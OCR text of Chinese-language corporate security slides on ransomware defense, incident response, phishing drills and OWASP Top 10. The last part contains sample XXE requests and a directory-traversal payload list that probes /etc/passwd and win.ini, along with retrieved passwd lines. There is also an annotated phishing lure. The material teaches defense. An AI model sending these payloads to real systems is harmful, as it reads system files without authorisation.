
- 已發現多台，甚至多個不同網路範圍遭到感染，勒索畫面出現。

預防勝於治療

- 全面性的、完備的安全政策
- 網路和郵件的內容過濾代理伺服器
- 限制級別存取
- 以密碼上鎖特定功能
- 不間斷的員工警覺性訓練

如何預防勒索病毒威脅？

勒索軟體防護抽象分析



- UTM / Next-Gen Firewall
- Web Security
- E-mail Security
- Secure WiFi

- Endpoint Protection
- Mobile Control
- Server Protection
- SafeGuard Encryption

從檢測到遏制流程

偵測駭客攻擊的每一個階段

駭客攻擊階段

初始攻擊	建立進攻基地	提升權限	橫向感染	資料竊取
Attacker Objective				
取得初始存取能力	強化與確保攻擊發起能力	偷取合法使用者權限	存取其他伺服器與檔案	竊取目標資料
Sample Tools & Tactics				
• 釣魚郵件 • 水坑攻擊 • 隨身碟病毒 • 惡意軟體下載	• 客製惡意軟體 • C&C連線中繼站 • 第三方軟體弱點	• 竊取存取憑證 (Credential) • “Pass-the-hash”	• 橫移感染 • 建立反向存取通道	• Staging servers & directories • 資料整併 • 資料竊取

FAIRLINE

Case in Point:典型的事件反應調查案例
Manual Alert to Remediation:手動修復警報

辦公室裡典型的一天
Typical day
In the office

典型最好的調查情況
Best Case Scenario
Manual = 12 Hours
有時單機的調查情況甚至可能連續幾天至一星期

查看確認SIEM警報

收集目標電腦資料

搜索和確定是否有任何可疑的Processes
進程正在運行或可疑網路連接？

執行記憶體分析
或者記憶體拷貝
Memory Dump

手動修復系統

執行更深入的事件反應調查 – 收集關鍵物件(事件日誌/網路連線歷史紀錄)

系統可能已受到潛在的損害，進行網路隔離

FAIRLINE

Case in Point:典型的事件反應調查案例
Manual Alert to Remediation:手動修復警報

辦公室裡典型的一天
Typical day
In the office

典型最好的調查情況
Best Case Scenario
Manual = 12 Hours
有時單機的調查情況甚至可能連續幾天至一星期

查看確認SIEM警報

收集目標電腦資料

搜索和確定是否有任何可疑的Processes
進程正在運行或可疑網路連接？

執行記憶體分析
或者記憶體拷貝
Memory Dump

手動修復系統

執行更深入的事件反應調查 – 收集關鍵物件(事件日誌/網路連線歷史紀錄)

系統可能已受到潛在的損害，進行網路隔離


FAIRLINE

當今面臨的挑戰

人
安全技能短缺

沒有足夠的安全專家進行有效的防禦

技術
拼湊而成的安全解決方案



多重的工具導致更多的工作量與過多的告警

流程
手動或因特定目的建立的程序

查看告警非常耗時，並且有可能丟失嚴重告警

現實的環境是...

查看網路行為模式

識別惡意網路行為

監視數據透露出的訊息

看有無橫向活動

看到信號並阻止它

執行即時和歷史分析

解決方案是什麼？

FAIRLINE

安全防護建議方案

- 佈署防毒軟體
- 阻擋垃圾郵件
- 沙箱防護解決方案
- 阻擋高風險的檔案 **(javascript, vbscript, chm etc…)**
- 落實網頁連線過濾 **(**阻擋連線至 **C&C** 伺服器**)**
- 建立 **HTTPS** 過濾機制
- 使用 **HIPS (Host Intrusion Prevention Service)**
- 啟用端點防火牆服務
- 誘捕陷阱

佈署防毒軟體

市面常見防毒軟體

For Windows

For Linux

Windows Custom Engines

FAIRLINE

個別檔案檢查


VIRUSTOTAL

Analyze suspicious files and URLs to detect types of malware, automatically share them with the security community

FILE URL SEARCH

阻擋垃圾郵件

一般常見Email架構



FAIRLINE

社交工程演練

釣魚信件 – 社交工程演練

自來水連燒開也有毒？！盤點7個超級要命的喝水壞習慣！

新聞宅速配 <viewspace@qwsoftware.com>
寄給 我

“你會喝水嗎？”——這件每天都在做的事情，你卻未必做得正確。你喝得水到底安不安全？你的體質該喝什麼水？三杯“救命水”有沒有被你忽略？別看喝水是件小事，喝不對也會帶來大麻煩。

吃太鹹會導致高血壓，也可導致唾液分泌減少、口腔黏膜水腫等。如果吃鹹了，首先要做的就是多喝水，最好是純水和檸檬水，儘量不要喝含糖飲料和酸奶，因為適 量的糖分也會加重口渴的感覺。黃豆蔘也是一種很好的選擇，其中90%以上都是水分，而且還含有較多的鉀，可以促進鈉的排出，且口感比較清甜。

3、睡前喝水。
睡前不宜喝太多水，但可以稍微抿上兩口，尤其是老人。當人熟睡時，由於體內水分丟失，造成血液中的水分減少，血液黏稠度會變高。臨睡前適當喝點水，可以減少血液黏稠度，從而降低醒血栓風險。此外，在乾燥的秋冬季節，水還可以滋潤呼吸道，幫助人更好的入睡。

馬上登入Facebook看更多

假造寄件者

聳動話題

誘使受害人點擊

FAIRLINE

釣魚信件 – 社交工程演練

假造網址

釣魚信件 – 社交工程演練

警告: 您的電腦可能已經被駭了!

發生了什麼事?

您剛點擊的電子郵件是模擬的釣魚信件，這跟駭客用來偷資料用的電子郵件是一樣 的。 **假如這是真的攻擊行為，您的電腦可能已經受駭了，只因您流覽了一個網頁。** 放心！這次並沒有造成任何傷害；為了確保您資料的安全，貴單位會不定期地進行 這種演練。

什麼是釣魚信件?

要如何辨別釣魚信件?

要識別釣魚信件其實有些難度，而每封釣魚信件又不盡相同，但都有些共同的徵兆：

- **錯別字和文法不通：** 簡單的釣魚信件通常都文筆不佳，如果信件的內容不 符合您對寄件者的期待，請小心！
- **假的連結：** 將您的滑鼠移到信件中附加的連結處（請記得先不要點擊），您會看到它的連結位址：

資安提醒

FAIRLINE

釣魚信件 – 社交工程演練

統計資料：

郵件編號	開啟郵件人數	點擊連結人數	登入連結人數
郵件 1.	8	0	0
郵件 2.	8	1	0
郵件 3.	5	0	0
郵件 4.	7	2	0

統計資訊

部門統計資料：

郵件編號	開啟郵件部門人數	點擊連結部門人數	登入連結部門人數
郵件 1.	共 8 人 供 x 部(3) x 辦事處(1) 會 x 部(1) x 用 部(2) 資 x 部(1)	0	0
郵件 2.	共 8 人 x 務部(1) 供 x 部(1) x 廣 部(1) 信 x 部(2) x 辦事處(2) 資 x 部(1)	共 1 人 信 x 部(1)	0
郵件 3.	共 5 人 會 x 部(1) x 銷部(2) 推 x 部(1)	0	0

FAIRLINE

Email Relay

- 郵件轉發服務
- 預設狀態下可任意變造寄件人地址
- 建議預設全部阻擋，使用白名單IP開放使用

採用沙箱防護解決方案

Sandbox

- 隔離環境
- 嚴格控制其中的程式所能存取的資源
- 測試可能帶毒的程式或是其他的惡意代碼
- 記錄其行為模式

阻擋高風險的檔案
(javascript, vbscript, chm etc...)

檔案類型過濾

- 已加密檔案
- 多重壓縮檔案
- 真實副檔名判別
- 文件淨化(CDR)

Potentially exploitable objects within Microsoft Office Document

Deep Dive Into Data Sanitization (CDR)

REMOVE: Macros, Embedded objects, OLE Objects, Attachments, embedded binary files, script enabled ActiveX Controls, Hyperlinks

SANITIZE: Crafted Images

FAIRLINE

落實網頁連線過濾
(阻擋C&C 伺服器連線)

C&C 伺服器

- C2 , C&C
- Command and Control server
- 惡意連線通常隱藏於允許的服務
- IP reputations

真實世界的網路流量分野

所有網路都包括兩種類型的流量

值得分析 WORTH ANALYZING:

可疑的網路流量


不值得分析 NOT WORTH ANALYZING:

已知惡意軟體 KNOWN MALICIOUS

已知被劫持網站 HIJACKED

未註冊IPs UNREGISTERED IPs

不必要的區域來源 UNWANTED REGIONS




FAIRLINE

MALWARE 下載來源

惡意網址位於中國

內對外連線



10個惡意站點

惡意APK下載點

SHA256值

不同下載點

Android 木馬


FAIRLINE

建立 HTTPS 過濾機制

WAF & Firewall & IPS

WAF:

- 完整第七層防禦
- 行為模式為主，特徵碼為輔



IPS:

- 著重在第三層, 第四層, 部份第七層
- 以特徵碼防禦為主(Signature-based)


Firewall:

- 針對IP, Port的過濾

FAIRLINE

OWASP Top 10 2017

- https://owasp.org/www-project-top-ten/



Injection

- SQL Injection
- OS command Injection
- LDAP Injection

FAIRLINE

Broken Authentication


- 預設帳密
- 弱密碼
- 暴力破解
- 字典攻擊

Sensitive Data Exposure

- 機敏資訊揭露
- 傳輸加密強度

XML External Entities (XXE)

```
POST /test.php HTTP/1.1
Host: 192.168.100.100
Accept: text/plain, */*; q=0.01
Conntent-Type: text/xml
Content-Length: 72

<?xml version="1.0" encoding="utf-8"?>
<root>
<name>Kevin</name>
</root>
```



```
POST /test.php HTTP/1.1
Host: 192.168.100.100
Accept: text/plain, */*; q=0.01
Conntent-Type: text/xml
Content-Length: 72

<?xml version="1.0" encoding="utf-8"?>
<root>
<name>&test;</name>
</root>
```

FAIRLINE

Broken Access Control

- 匿名網頁存取
- Directory Traversal (目錄瀏覽攻擊)

URL	Respon
/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/.%2e/etc/passwd	404
/log.jsp	404
	400
/etc/passwd	403
/servlet/com.newatlanta.servletexec.jsp10servlet/..\..\global.asa	404
..\..\..\..\..\..\windows\win.ini	400
..\..\..\..\..\..\winnt\win.ini	400
	400
	400
..\..\..\..\..\..\..\..\..\..\winnt\win.ini	400
..\..\..\..\..\..\..\..\..\..\windows\win.ini	400

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
